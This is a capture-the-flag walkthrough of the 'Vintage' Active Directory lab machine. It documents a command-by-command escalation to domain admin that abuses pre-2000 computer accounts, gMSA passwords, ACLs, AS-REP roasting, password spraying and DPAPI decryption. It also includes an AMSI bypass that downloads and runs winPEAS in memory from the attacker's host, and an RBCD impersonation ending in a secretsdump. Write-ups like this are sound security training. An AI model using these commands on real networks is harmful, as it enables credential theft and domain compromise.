

Description
Vintage is a challenging Active Directory machine characterized by disabled NTLM authentication, enabled antivirus protection, and complex security configurations. The machine involves exploiting a Pre-2000 computer account, leveraging multiple ACL/ACE vulnerabilities, decrypting Data Protection API (DPAPI) secrets, and manipulating Resource-Based Constrained Delegation.
Recon
nmap
nmap shows open ports that are common on a Domain Controller machine.
# Nmap 7.95 scan initiated Tue Jan 14 17:05:51 2025 as: nmap -p- -T4 -sSCV -vv -oN nmap.txt 10.10.11.45Nmap scan report for 10.10.11.45 (10.10.11.45)Host is up, received echo-reply ttl 127 (0.085s latency).Scanned at 2025-01-14 17:05:51 WIB for 1165sNot shown: 65516 filtered tcp ports (no-response)PORT STATE SERVICE REASON VERSION53/tcp open domain syn-ack ttl 127 Simple DNS Plus88/tcp open kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-01-14 10:08:03Z)135/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC139/tcp open netbios-ssn syn-ack ttl 127 Microsoft Windows netbios-ssn389/tcp open ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: vintage.htb0., Site: Default-First-Site-Name)445/tcp open microsoft-ds? syn-ack ttl 127464/tcp open kpasswd5? syn-ack ttl 127593/tcp open ncacn_http syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0636/tcp open tcpwrapped syn-ack ttl 1273268/tcp open ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: vintage.htb0., Site: Default-First-Site-Name)3269/tcp open tcpwrapped syn-ack ttl 1275985/tcp open http syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-title: Not Found9389/tcp open mc-nmf syn-ack ttl 127 .NET Message Framing49664/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC49668/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC49674/tcp open ncacn_http syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.060376/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC60381/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC60401/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPCService Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windowsIt reveals the hostname DC01 and the domain vintage.htb. I will add them to the /etc/hosts file.
10.10.11.45 dc01.vintage.htb dc01 vintage.htbAuth as p.rosa
Enumeration
Shares
With the given credentials P.Rosa:Rosaisbest123, we can try to check our current access level.
❯ nxc smb vintage.htb -u P.Rosa -p Rosaisbest123 --sharesSMB 10.10.11.45 445 10.10.11.45 [*] x64 (name:10.10.11.45) (domain:10.10.11.45) (signing:True) (SMBv1:False)SMB 10.10.11.45 445 10.10.11.45 [-] 10.10.11.45\P.Rosa:Rosaisbest123 STATUS_NOT_SUPPORTEDThe STATUS_NOT_SUPPORTED response could be anything, but it looks like NTLM authentication is disabled, so let’s try with Kerberos.
Add the domain to /etc/krb5.conf.
[libdefaults]        default_realm = VINTAGE.HTB        dns_lookup_kdc = true        dns_lookup_realm = true        kdc_timesync = 1        ccache_type = 4        forwardable = true        proxiable = true        fcc-mit-ticketflags = true
[realms]...        VINTAGE.HTB = {                kdc = dc01.vintage.htb                admin_server = dc01.vintage.htb        }...
[domain_realm]        vintage.htb = VINTAGE.HTB        .vintage.htb = VINTAGE.HTB
Let’s get the TGT.
# Synchronize your datesudo ntpdate vintage.htbgetTGT.py -dc-ip 10.10.11.45 vintage.htb/P.Rosa:Rosaisbest123You need to use the machine FQDN dc01.vintage.htb if you’re using Kerberos authentication.
❯ export KRB5CCNAME=$(realpath P.Rosa.ccache)❯ nxc smb dc01.vintage.htb --use-kcache --sharesSMB dc01.vintage.htb 445 dc01 [*] x64 (name:dc01) (domain:vintage.htb) (signing:True) (SMBv1:False)SMB dc01.vintage.htb 445 dc01 [+] vintage.htb\P.Rosa from ccacheSMB dc01.vintage.htb 445 dc01 [*] Enumerated sharesSMB dc01.vintage.htb 445 dc01 Share Permissions RemarkSMB dc01.vintage.htb 445 dc01 ----- ----------- ------SMB dc01.vintage.htb 445 dc01 ADMIN$ Remote AdminSMB dc01.vintage.htb 445 dc01 C$ Default shareSMB dc01.vintage.htb 445 dc01 IPC$ READ Remote IPCSMB dc01.vintage.htb 445 dc01 NETLOGON READ Logon server shareSMB dc01.vintage.htb 445 dc01 SYSVOL READ Logon server shareNothing special going on here, just a bunch of default shares.
Users
Retrieve the user list from this machine; it might be useful later.
nxc smb dc01.vintage.htb --use-kcache --users | awk '{print $5}' | tail -n +4 | head -n -1 > users.txtbloodhound
I will use rusthound-ce to remotely collect information from the domain.
rusthound-ce -d vintage.htb -f dc01.vintage.htb -k -z -c AllNow load those JSON files into BloodHound and start analyzing potential attack paths.

Unfortunately, P.Rosa doesn’t have any Outbound Object Control or belong to any interesting groups.
But the PRE-WINDOWS 2000 COMPATIBLE ACCESS group has a computer account as a member, which is interesting.
Tip
When a new computer account is configured as “pre-Windows 2000 computer”, its
password is set based on its name (i.e. lowercase computer name without the
trailing $). When it isn’t, the password is randomly generated.
According to Pre-Windows 2000 computers, the password for the computer account is the lowercase computer name without the trailing $ if it hasn’t been changed.
Auth as fs01$
Validate Pre2k machine creds
And FS01\$:fs01 are valid credentials.
getTGT.py -dc-ip 10.10.11.45 vintage.htb/FS01\$:fs01Enumeration
ReadGMSAPassword

From FS01$, we can ReadGMSAPassword of the GMSA01$ computer account.
I will use bloodyAD to read the msDS-ManagedPassword attribute of the GMSA01$ computer account.
export KRB5CCNAME=$(realpath FS01\$.ccache)bloodyAD -d vintage.htb -k --dc-ip 10.10.11.45 --host dc01.vintage.htb get object GMSA01\$ --attr msDS-ManagedPasswordAuth as gmsa01$
Enumeration

GMSA01$ has GenericWrite permissions on the SERVICEMANAGERS group, which in turn grants AddSelf as well.

Interestingly, the SERVICEMANAGERS group has GenericAll permissions on the SVC_ARK, SVC_LDAP, and SVC_SQL users. However, there is no clear path forward from here, so let’s focus on what we can do first.
Get yourself a TGT for the GMSA01$ computer account.
getTGT.py -dc-ip 10.10.11.45 vintage.htb/gmsa01\$ -hashes ":<NTHash>"export KRB5CCNAME=$(realpath gmsa01\$.ccache)GenericWrite
Add ourselves to the SERVICEMANAGERS group.
bloodyAD -d vintage.htb -k --dc-ip 10.10.11.45 --host dc01.vintage.htb add groupMember SERVICEMANAGERS gmsa01\$Get a new TGT.
getTGT.py -dc-ip 10.10.11.45 vintage.htb/gmsa01\$ -hashes ":<NTHash>"GenericAll
Because of the GenericAll permissions, we could change their passwords, but the accounts themselves don’t have any permissions that we can exploit further.
We could make these users vulnerable to ASREProasting or launch Targeted Kerberoasting attacks.
I will just make them vulnerable to ASREProasting attacks by setting the DONT_REQ_PREAUTH flag on these users.

The SVC_SQL user is disabled, so we need to enable it so that we can get the AS-REP response.
When I was solving this machine, I used bloodyAD to edit the userAccountControl attribute, but for some reason, it didn’t work while I was writing this post, so I had to use ldapmodify instead.
You can try the following bloodyAD command if you want to test it.
bloodyAD -d vintage.htb -k --dc-ip 10.10.11.45 --host dc01.vintage.htb add uac svc_ark -f DONT_REQ_PREAUTHbloodyAD -d vintage.htb -k --dc-ip 10.10.11.45 --host dc01.vintage.htb add uac svc_ldap -f DONT_REQ_PREAUTHbloodyAD -d vintage.htb -k --dc-ip 10.10.11.45 --host dc01.vintage.htb add uac svc_sql -f DONT_REQ_PREAUTH
# Enable svc_sql userbloodyAD  -d vintage.htb -k --dc-ip 10.10.11.45 --host dc01.vintage.htb remove uac svc_sql -f ACCOUNTDISABLE
To use ldapmodify to edit the userAccountControl attribute, you need to grab the current userAccountControl value of the enabled user and then add 4194304 to it, according to Microsoft Docs for DONT_REQ_PREAUTH.
You can use the following command to get the userAccountControl value.
ldapsearch -H ldap://dc01.vintage.htb/ -Y GSSAPI -b "DC=vintage,DC=htb" "(sAMAccountName=svc_ark)" userAccountControlThe value of userAccountControl should be 66048 for the svc_ark user, so we need to replace it with 66048 + 4194304 which is 4260352. Then, you need to prepare an LDIF file to modify the userAccountControl attribute.
I used the following LDIF file to modify the userAccountControl attribute of svc_ark, svc_ldap, and svc_sql users.
dn: CN=svc_ark,OU=Pre-Migration,DC=vintage,DC=htbchangetype: modifyreplace: userAccountControluserAccountControl: 4260352
dn: CN=svc_ldap,OU=Pre-Migration,DC=vintage,DC=htbchangetype: modifyreplace: userAccountControluserAccountControl: 4260352
dn: CN=svc_sql,OU=Pre-Migration,DC=vintage,DC=htbchangetype: modifyreplace: userAccountControluserAccountControl: 4260352
Then, you can use ldapmodify to modify the userAccountControl attribute.
ldapmodify -H ldap://dc01.vintage.htb/ -Y GSSAPI -f enable_plus_dont_req_preauth.ldifAfter that, you can ASREProast them and crack their hashes.
GetNPUsers.py vintage.htb/gmsa01\$ -k -no-pass -dc-host dc01.vintage.htb -request -format hashcat -outputfile asrep_hash.txthashcat asrep_hash.txt <path_to_rockyou.txt>If no one has changed the passwords for svc_ark or svc_ldap, you should only be able to crack the hash for svc_sql.
With the password cracked, we could spray this password with the users list we got earlier.
❯ kerbrute passwordspray -d vintage.htb --dc dc01.vintage.htb users.txt '<svc_sql_password>'
    __             __               __   / /_____  _____/ /_  _______  __/ /____  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \ / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __//_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/
Version: v1.0.3 (9dad6e1) - 02/17/25 - Ronnie Flathers @ropnop
2025/02/17 23:11:12 >  Using KDC(s):2025/02/17 23:11:12 >   dc01.vintage.htb:88
2025/02/17 23:11:13 >  [+] VALID LOGIN:  svc_sql@vintage.htb:<svc_sql_password>2025/02/17 23:11:13 >  [+] VALID LOGIN:  C.Neri@vintage.htb:<svc_sql_password>2025/02/17 23:11:13 >  Done! Tested 14 logins (2 successes) in 0.426 seconds
Looks like the password works for the C.Neri user as well. Let’s see what this user has access to.

Because this user belongs to the Remote Management Users group, we could log in using WinRM.
Auth as c.neri
User flag
getTGT.py -dc-ip 10.10.11.45 vintage.htb/c.neri:<c.neri_password>export KRB5CCNAME=$(realpath c.neri.ccache)Machines/Hard/Vintage on main [!?]❯ evil-winrm -i dc01.vintage.htb -r vintage.htb
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint*Evil-WinRM* PS C:\Users\C.Neri\Documents> cd ../Desktop*Evil-WinRM* PS C:\Users\C.Neri\Desktop> cat user.txtdeadbeefc3fe5f808b096feb00b0fake*Evil-WinRM* PS C:\Users\C.Neri\Desktop>Enumeration
*Evil-WinRM* PS C:\Users\C.Neri> whoami /all
USER INFORMATION----------------
User Name      SID============== ==============================================vintage\c.neri S-1-5-21-4024337825-2033394866-2055507597-1115

GROUP INFORMATION-----------------
Group Name                                  Type             SID                                            Attributes=========================================== ================ ============================================== ==================================================Everyone                                    Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled groupBUILTIN\Remote Management Users             Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, Enabled groupBUILTIN\Users                               Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled groupBUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled groupNT AUTHORITY\NETWORK                        Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled groupNT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled groupNT AUTHORITY\This Organization              Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled groupVINTAGE\ServiceManagers                     Group            S-1-5-21-4024337825-2033394866-2055507597-1137 Mandatory group, Enabled by default, Enabled groupAuthentication authority asserted identity  Well-known group S-1-18-1                                       Mandatory group, Enabled by default, Enabled groupMandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448

PRIVILEGES INFORMATION----------------------
Privilege Name                Description                    State============================= ============================== =======SeMachineAccountPrivilege     Add workstations to domain     EnabledSeChangeNotifyPrivilege       Bypass traverse checking       EnabledSeIncreaseWorkingSetPrivilege Increase a process working set Enabled

USER CLAIMS INFORMATION-----------------------
User claims unknown.
Kerberos support for Dynamic Access Control on this device has been disabled.
Unfortunately, this user doesn’t have any elevated privileges or belong to any interesting groups.

One thing I noticed is that Windows Defender is enabled, so we can’t just blatantly run malicious programs.
To partially bypass Windows Defender, we need to bypass AMSI. We could use the Bypass-4MSI command from evil-winrm to bypass AMSI.
After that, we can run winPEASany_ofs.exe without touching the disk because AMSI works at the memory level, and by using the Bypass-4MSI command, we should be able to bypass AMSI at the .NET level.
Bypass-4MSI$data=(New-Object System.Net.WebClient).DownloadData('http://10.10.14.154:8000/winPEASany_ofs.exe');$asm = [System.Reflection.Assembly]::Load([byte[]]$data);$out = [Console]::Out;$sWriter = New-Object IO.StringWriter;[Console]::SetOut($sWriter);[winPEAS.Program]::Main("");[Console]::SetOut($out);$sWriter.ToString()Saved Credentials
Unfortunately, WinPEAS didn’t provide any useful information. Another thing to check is saved credentials. They are usually stored in the C:\Users\<username>\AppData\Roaming\Microsoft\Credentials\ folder.
To see the contents of this folder, we need to use Get-ChildItem -Force command to list all files in this folder.
*Evil-WinRM* PS C:\Users\C.Neri\AppData\Roaming\Microsoft\Credentials> Get-ChildItem -Force

    Directory: C:\Users\C.Neri\AppData\Roaming\Microsoft\Credentials

Mode                 LastWriteTime         Length Name----                 -------------         ------ -----a-hs-          6/7/2024   5:08 PM            430 C4BB96844A5C9DD45D5B6A9859252BA6
In this case, we can see a file named C4BB96844A5C9DD45D5B6A9859252BA6, which is the credential blob. We can use this guide from Mimikatz to decrypt it using DPAPI.
Because Windows Defender is enabled, we can’t just run mimikatz on the box, so we need to decrypt it from our machine using tools like dpapi.py from impacket or pypykatz. I will use the former, but let’s download it first using the download C4BB96844A5C9DD45D5B6A9859252BA6 command from evil-winrm.
Ignore the error message after running the command; the file will be available in the current directory where you ran evil-winrm. After that, run the following command to view the content of the credential file and grab the Guid MasterKey.
dpapi.py credential -f C4BB96844A5C9DD45D5B6A9859252BA6Next, we need to get the current user’s SID using whoami /all and download the masterkey from the C:\Users\<username>\AppData\Roaming\Microsoft\Protect\<SID>\<GUIDMasterKey> file. Use the following command to decrypt the masterkey file and get the key for decrypting the credential file.
dpapi.py masterkey -sid <SID> -f <masterkey_file> -password <password>dpapi.py credential -f C4BB96844A5C9DD45D5B6A9859252BA6 -key <key>Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies
[CREDENTIAL]LastWritten : 2024-06-07 15:08:23+00:00Flags : 0x00000030 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)Persist : 0x00000003 (CRED_PERSIST_ENTERPRISE)Type : 0x00000001 (CRED_TYPE_GENERIC)Target : LegacyGeneric:target=admin_accDescription :Unknown :Username : vintage\c.neri_admUnknown : <password>And we can see that it contains the password for the c.neri_adm user.
Auth as c.neri_adm
RBCD

As you can see, the c.neri_adm user belongs to the DELEGATEDADMINS group that is AllowedToAct on the DC01 computer. The c.neri_adm user has GenericWrite permissions on the DELEGATEDADMINS group, so we can add other users to the DELEGATEDADMINS group.
This means any user that belongs to the DELEGATEDADMINS group could act as DC01$ (RBCD) if they meet the requirements for issuing a service ticket, specifically:
- a user account having a
ServicePrincipalNameset - an account with a trailing
$in thesAMAccountName(i.e. a computer account) - any other account and conduct SPN-less RBCD with U2U (User-to-User) authentication
We can use either fs01$ or gmsa01$ for the RBCD attack. I will use gmsa01$ for this attack.
Let’s add gmsa01$ to the DELEGATEDADMINS group.
getTGT.py -dc-ip 10.10.11.45 vintage.htb/c.neri_adm:<password>export KRB5CCNAME=$(realpath c.neri_adm.ccache)bloodyAD -d vintage.htb -k --dc-ip 10.10.11.45 --host dc01.vintage.htb add groupMember DELEGATEDADMINS gmsa01\$Impersonate the highest privileged user in the domain, which is a user belonging to the ADMINISTRATORS, Domain Admins, or Enterprise Admins groups.

I tried to impersonate the Administrator user, but it didn’t work when trying to secretsdump. I will try to impersonate the l.bianchi_adm user instead.
# Get GMSA01$getTGT.py -dc-ip 10.10.11.45 vintage.htb/gmsa01\$ -hashes "<NTHash>"export KRB5CCNAME=$(realpath gmsa01\$.ccache)
# RBCDgetST.py -spn 'cifs/dc01.vintage.htb' -impersonate l.bianchi_adm -dc-ip 'dc01.vintage.htb' 'vintage.htb/gmsa01$' -k -no-pass
# Dump secretsexport KRB5CCNAME=$(realpath l.bianchi_adm@cifs_dc01.vintage.htb@VINTAGE.HTB.ccache)secretsdump.py vintage.htb/l.bianchi_adm@dc01.vintage.htb -k -no-pass -just-dc
Auth as l.bianchi_adm
Root flag
Because the Administrator user ticket didn’t work, I will use the l.bianchi_adm user to read the flag at C:\Users\Administrator\Desktop\root.txt because this user belongs to the Administrators group anyway.
getTGT.py -dc-ip 10.10.11.45 vintage.htb/l.bianchi_adm -hashes "<NTHash>"export KRB5CCNAME=$(realpath l.bianchi_adm.ccache)❯ evil-winrm -i dc01.vintage.htb -r vintage.htb
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint*Evil-WinRM* PS C:\Users\L.Bianchi_adm\Documents> cd ../../Administrator/Desktop*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txtdeadbeeff27998d688d8f7d9e5befake*Evil-WinRM* PS C:\Users\Administrator\Desktop>